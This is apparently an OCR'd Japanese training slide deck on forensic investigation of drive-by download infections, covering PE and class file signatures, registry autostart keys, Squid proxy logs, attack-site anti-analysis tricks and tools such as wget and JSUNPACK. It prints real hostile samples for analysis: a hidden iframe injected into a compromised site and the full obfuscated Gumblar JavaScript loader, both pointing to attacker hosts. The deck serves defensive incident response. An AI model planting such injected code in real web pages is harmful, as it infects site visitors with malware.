
（参考）バイナリエディタで見てみよう(1)

- シグネチャとは，ファイルの種類を識別できる固有の値です。
- マルウェアが作成した拡張子の無いファイルなども，バイナリエディタで確認することで，ファイルの種類を特定できる可能性があります。

◆実行ファイル（PE形式）




◆Java Classファイル



（参考）バイナリエディタで見てみよう(2)

- **Javaの一時フォルダに，Classファイルとともに作成されるIDXファイルを確認することで，Classファイルのダウンロード元サイトを特定できます。**




ファイルシステム，レジストリ

- 脆弱性攻撃コードは，攻撃に成功すると，マルウェア本体をダウンロードし実行します。
- マルウェアは，OS起動時に自身が自動起動されるようにレジストリなどを改変します。
- タイムライン解析により，不審なファイル作成，レジストリ更新の有無を確認することで，マルウェア検体ならびに感染日時を確認できる可能性があります。


◆マルウェアの自動起動設定の例

設定個所	説明
レジストリ SOFTWARE ¥Microsoft¥Windows¥CurrentVersion¥Run	改変には管理者権限が必要 （脆弱性攻撃が必要）
レジストリ NTUSER.DAT ¥Software¥Microsoft¥Windows¥CurrentVersion¥Run	ログオンユーザーの権限で改変可能
レジストリ SYSTEM ¥CurrentControlSet¥Services	改変には管理者権限が必要 （脆弱性攻撃が必要）


感染PC
Proxy
攻撃元サイト

Proxyの挙動

- ProxyはDNSに問い合わせを行い，PCから代理受信を依頼された攻撃元サイトのIPアドレスを確認します。（TCP/IPでは，IPアドレスで通信の宛先を指定します）
- Proxyは，攻撃元サイトからコンテンツをダウンロードし，PCに送信します。また，接続履歴をログに記録します。



Proxyログの痕跡

- **Proxyログには，感染原因や影響範囲に関する痕跡が残されます。**
- **なお，Proxyログに記録された日時情報は，セッション終了時刻です。**
  - CONNECTメソッドで，セッションが長時間維持された場合には，ログの日時情報と，実際のセッション開始時刻とのタイムラグが大きくなります。

◆Proxyログの痕跡

調査個所	説明
攻撃元サイトの特定	**[前提]** 感染日時，感染PCのIPアドレスが特定できている ・ログを感染PCのIPアドレスで絞り込み，感染日時付近のアクセスログを点検する。 **[前提]** 攻撃元サイトからダウンロードされるファイル名が特定できている ・ログを攻撃元サイトのファイル名で絞り込む。
攻撃元サイトにアクセスしたPCの特定	**[前提]** 攻撃元サイトが特定できている ・ログを攻撃元サイトで絞り込む。
感染PCによる不審な通信の有無の確認	**[前提]** 感染PCのIPアドレスが特定できている ・ログを感染PCのIPアドレスで絞り込む。感染日時以降に，不審なWEBサイトにCONNECTしていないかなどを確認する。

Squidログ

- オープンソースのProxyであるSquidのログを紹介します。

◆Squidのログ（/var/log/squid/access.log）の例


Date			転送時間(ms)	Src IP	Status	Size (byte)	URL		UN	Dst IP	MIME	User Agent
23/Aug/2012	11:13:35	+0900	181	192.168.0.10	TCP_MISS/200	112009	GET	http://www.yahoo.co.jp/	-	DIRECT/124.83.179.227	text/html	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; InfoPath.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
23/Aug/2012	11:13:35	+0900	162	192.168.0.10	TCP_MISS/200	101735	GET	http://www.yahoo.co.jp/javascript/fp_base_bd_ga_5.0.33.js	-	DIRECT/124.83.179.227	application/javascript	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; InfoPath.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
23/Aug/2012	11:13:35	+0900	54	192.168.0.10	TCP_MISS/200	2957	GET	http://k.yimg.jp/images/top/sp2/clr/1/clr-120807.css	-	DIRECT/124.83.226.246	text/css	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; InfoPath.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)

squid.conf: logformat squid %{%d/%b/%Y %H:%M:%S %z}tl %6tr %>a %Ss/%03>Hs %<st %rm %ru %un %Sh/%<A %mt "%{User-Agent}>h"


感染PC
Proxy
攻撃元サイト

攻撃元サイトの挙動

- 改竄されたWEBサイトにアクセスしてきたPCを，JavaScriptやiframeなどにより，攻撃コード配布サイトに自動転送します。
- 攻撃コード配布サイトは，ブラウザ種類に応じた脆弱性攻撃コードをPCに送信します。
- なお，攻撃元サイトは，解析妨害機能を実装していることもあります。



解析妨害機能

- **攻撃者は，攻撃元サイトに解析妨害機能を実装していることがあり，検体の入手に苦労することがあります。**

◆解析妨害機能の例

解析妨害機能	説明
同一IPアドレスに対する攻撃の停止	• 改竄したWEBサイトは，アクセスしてきたPCのIPアドレスを確認しており，最初にアクセスした1台にのみ，攻撃元WEBサイトにアクセスさせる。 • 同一IPアドレスからの2回目以降のアクセスには，正常なHTMLを応答し，改竄の発覚を遅らせるとともに，マルウェアの検体の入手を妨害する。
JavaScriptの難読化	• 難読化したJavaScriptを利用し，WEBブラウザ上での実行時に，HTMLタグを生成させる。難読化したJavaScriptを利用することで，ウィルス対策ソフトによる検知の回避と，攻撃コード配布サイトのURLの特定を妨害する。
攻撃元WEBサイトのURLの定期的な変更	• 改竄したWEBサイトに埋め込む「攻撃元WEBサイトのURL」を定期的に変更し，URLフィルタなどによる遮断を妨害する。 • フリーで利用できるDynamic DNSなどから複数のURLを取得し，同一IPアドレスに割り当てていることが多いため，ファイアウォールで，攻撃元WEBサイトのIPアドレスを遮断すれば，被害拡大を防止できる。

攻撃元サイトの痕跡

- **感染PCやProxyログの調査では，攻撃元サイトを絞り込むことができても，特定には至らないこともあります。**
- **WEBサイトのコンテンツを調査すれば，攻撃元サイトを特定することができる可能性があります。**

◆攻撃元サイトの痕跡

調査個所	説明
改竄されたコンテンツ	• 正規のWEBサイトのコンテンツが，攻撃元サイトに自動転送するよう改竄されている。 • **調査が比較的容易である。**
脆弱性攻撃コード	• Java Applet（.class，.jar，.jnlp），PDF文書（.pdf），Flash（.swf）などがよく利用されている。 • 検証機を実際に感染させ，脆弱性攻撃コードを特定する。
マルウェア本体	• 拡張子を偽装している場合もある。 • 検証機を実際に感染させ，マルウェアを検体として取得する。

攻撃元サイトの解析ツール

- 攻撃元サイトの解析に利用する解析ツールを紹介します。

◆ 主な解析ツール

分類	ツールの名称	概要
改竄されたコンテンツの確認	Wget for Windows	WEBコンテンツをダウンロードするコマンドラインツール。ブラウザのような閲覧機能は有していないため，感染することなくコンテンツをダウンロードできる。 Wget for Windows http://gnuwin32.sourceforge.net/packages/wget.htm/
	aguse（アグス） McAfee Site Advisor	WEBサイトの危険度を判定するWEBサービス。PCで直接不審なWEBサイトにアクセスすることなく，安全に調査することができる。 aguse http://www.aguse.jp/ McAfee Site Advisor http://www.siteadvisor.com/
	JSUNPACK	難読化されたJavaScriptを解析するWEBサービス。難読化されたJavaScriptが自動転送する，攻撃コード配布サイトのURL特定に利用できる。 JSUNPACK http://jsunpack.jeek.org/
脆弱性攻撃コード/マルウェアの確認 本日は説明を割愛	Wireshark	パケットキャプチャツール。（GUIツール） パケットキャプチャを実施した状態で，検証機を感染させることにより，攻撃コード配布サイトの特定および検体を取得できる。
	Network Minor	パケット解析ツール。（GUIツール） Wiresharkでキャプチャしたパケットを解析し，通信先の一覧表示，ダウンロードしたファイルの抽出などを行う。

改竄されたWEBサイトの自動転送手法

- **攻撃者は，攻撃コード配布サイトに自動転送するため，改竄されたWEBサイトで下表のような手法を利用します。**
- **いずれの手法でも，WEBサイトの見た目からは改竄されていることが分かりません。**

◆自動転送手法の例

手法	説明
iframeタグ	• WEBサイトに非表示のiframeタグを埋め込み，iframe内で攻撃コード配布サイトにアクセスさせる。
JavaScript / PHP	• WEBサイトにJavaScriptやPHPコードを埋め込み，攻撃コード配布サイトにアクセスさせる。
.htaccess	• Apacheの「.htaccess」のrewrite機能を使い，正規WEBサイトのレスポンスを，攻撃元WEBサイトからのレスポンスに書き換える。PC側からは，正規WEBサイトからのレスポンスにしか見えない。
バナー広告	• 攻撃コードを，バナー広告として配布する。悪用された広告配布会社の広告を掲載している全てのWEBサイトが影響を受ける。 （厳密には，WEBサイトの改竄ではない）

改竄されたWEBサイトに埋め込まれたiframeタグ

- **2013年に改竄された，某サイトに埋め込まれていたiframeタグを例示します。**

◆HTMLの先頭行に埋め込まれていたiframeタグ

```
<iframe src="hxxp://bae1hei.speedwebs.net:8000/rydmtskqcjxnv?ywdbwxybfn=3469185
" width="100" height="100" style="width:100px;height:100px;position:absolute;left:-10000
px;top:0;"></iframe>
```

画面の左上の座標が(0,0)である。
このiframeは，表示位置がマイナスで指定されており，画面に表示されない。

Wget for Windows

- **改竄された疑いがあるWEBサイトのHTMLコンテンツを確認したい場合は，wgetコマンドでHTMLを取得し，テキストエディタで確認すると安全に調査することができます。**
  - ダウンロードしたHTMLファイルをブラウザで開くと危険なため，拡張子をTXTに変更してください。
  - **（注意）**改竄されたWEBサイト，および攻撃元WEBサイトは，同一IPアドレスに対して1回しか攻撃コードを送信しないことが多いため，むやみにアクセスすると，調査が困難になります。

•書式：

wget [オプション] 取得したいコンテンツのURL

［補足1］利用頻度の高いオプション

--user-agent="Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)"
ユーザーエージェント文字列を指定する。（上記はWindows7，IE8環境のユーザーエージェント）
-d デバックオプションを出力する。コンテンツの更新日時なども表示される。

［補足2］プロキシサーバ利用の設定

- wgetと同じフォルダに，wget.iniファイルを作成する。
- wget.iniに，「http_proxy=プロキシサーバのホスト名（またはIPアドレス）:ポート番号」という書式でプロキシサーバを指定する。（例：http_proxy=192.168.100.50:3128）

［参考］その他オプション

-c ダウンロードが中断したものを再開する。
-r -l N N階層まで再帰的にリンクをたどってコンテンツをダウンロードする。

•使用例： www.yahoo.co.jpのデフォルトのコンテンツ（通常はindex.html）の取得


C:¥> wget --user-agent="Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)"
http://www.yahoo.co.jp/

不審なWEBサイトのチェックサービス

- **aguse[*1]（アグス），McAfee Site Advisor[*2]など，WEBサイトの危険度を判定してくれるWEBサービスを利用することで，直接不審なWEBサイトにアクセスすることなく，安全に調査することができます。**
  - マルウェアの解析妨害機能により，このようなWEBサービスに対しては，攻撃コードが送信されない場合も多いため，他の調査手法の補助的な位置づけとして利用してください。。

◆aguse

◆McAfee Site Advisor




*1 aguse http://www.aguse.jp/
*2 McAfee Site Advisor http://www.siteadvisor.com/

難読化されたJavaScriptの解読サービス

- 改竄されたWEBサイトのHTMLに埋め込まれたJavaScriptは，多くの場合，難読化されています。攻撃コード配布サイトのURLを確認するためには，難読化を解除する必要があります。
- JSUNPACK[*1]などのWEBサービスを利用することで，JavaScriptで自動転送されるURLを確認できます。

◆JSUNPACK



*1 JSUNPACK http://jsunpack.jeek.org/

JSUNPACK（1）

- **2010年に社会問題となった，通称「Gumblar」攻撃で改竄された，某サイトに埋め込まれていたJavaScriptをJSUNPACKで解析してみます。**


◆難読化されたJavaScript（Before）

```
<script>function H() {var p=']';var No="";var h='g';var Z='[';var HN=3519;var T='replace';this.pp="";var dg='';this.w=64919;function t(G,O){var Ay="";var Gg=Z;var TQ=65229;Gg+=O;Gg+=p;this.sh='';var o=new RegExp(Gg, h);return G[T](o, '');var Br=39112;};var sc='';var v=window;var A=t('/ObXaOh1nH.BdBeO/Hb1a1hXnB.OdHeX/HgXoOo1gBl1eH.Bc1oOmH/BaObHrHiXl1.1cOoXmB.BbHrX/Oa1zHeOtO.Hs1kO/O',"OHXB1");var a=t('slceryiypytV',"Vylve");var R=t('h1t1t1pb:1/X/1vfiXrbgbifnZmbe1dXiXa1-1cboXmf.fgXoZoXgflfeX.Xcfobmb.1tbw1.1aXlflbrZe1cbiZpZebs1-bcfobmX.ZnXeZwXufsba1g1ufibd1ef.Xrbu1',"1bXZf");this.W="";var hz=t('cgrPe4agtueuE4lPevmPePn4tP',"P4vug");var m='';var N=t(':H8F0H8d0d',"dcHqF");var ag=false;v[t('oSnhlwohaYdh',"hwSeY")]=function(){try {m+=R;this.n="";m+=N;var C=53252;m+=A;this.y=41410;Az=document[hz](a);this.TK="";q(Az,t('dBezfhezrz',"zhyBI"),([1][0]));q(Az,t('s7rYct',"t5N7Y"),m);var OI="";document[t('brordzy4',"4vrKz")][t('aWpopMeonodWCYhoiolodo',"oWYMg")](Az);var WB=56579;} catch(L){this.yk="";};};function q(u,S,r){var ad='';u[t('s6eXt6AxtxtxrTixbXu6tXeT',"TX6xL")](S, r);}};H();this.qH=false;</script>
```

JSUNPACK（2）

- **解析結果から，次のURLに自動転送されることが判明しました。**
  - **[解析結果]**hxxp://virginmedia-com.google.com.tw.allrecipes-com.newusaguide.ru:8080/bahn.de/bahn.de/google.com/abril.com.br/azet.sk/

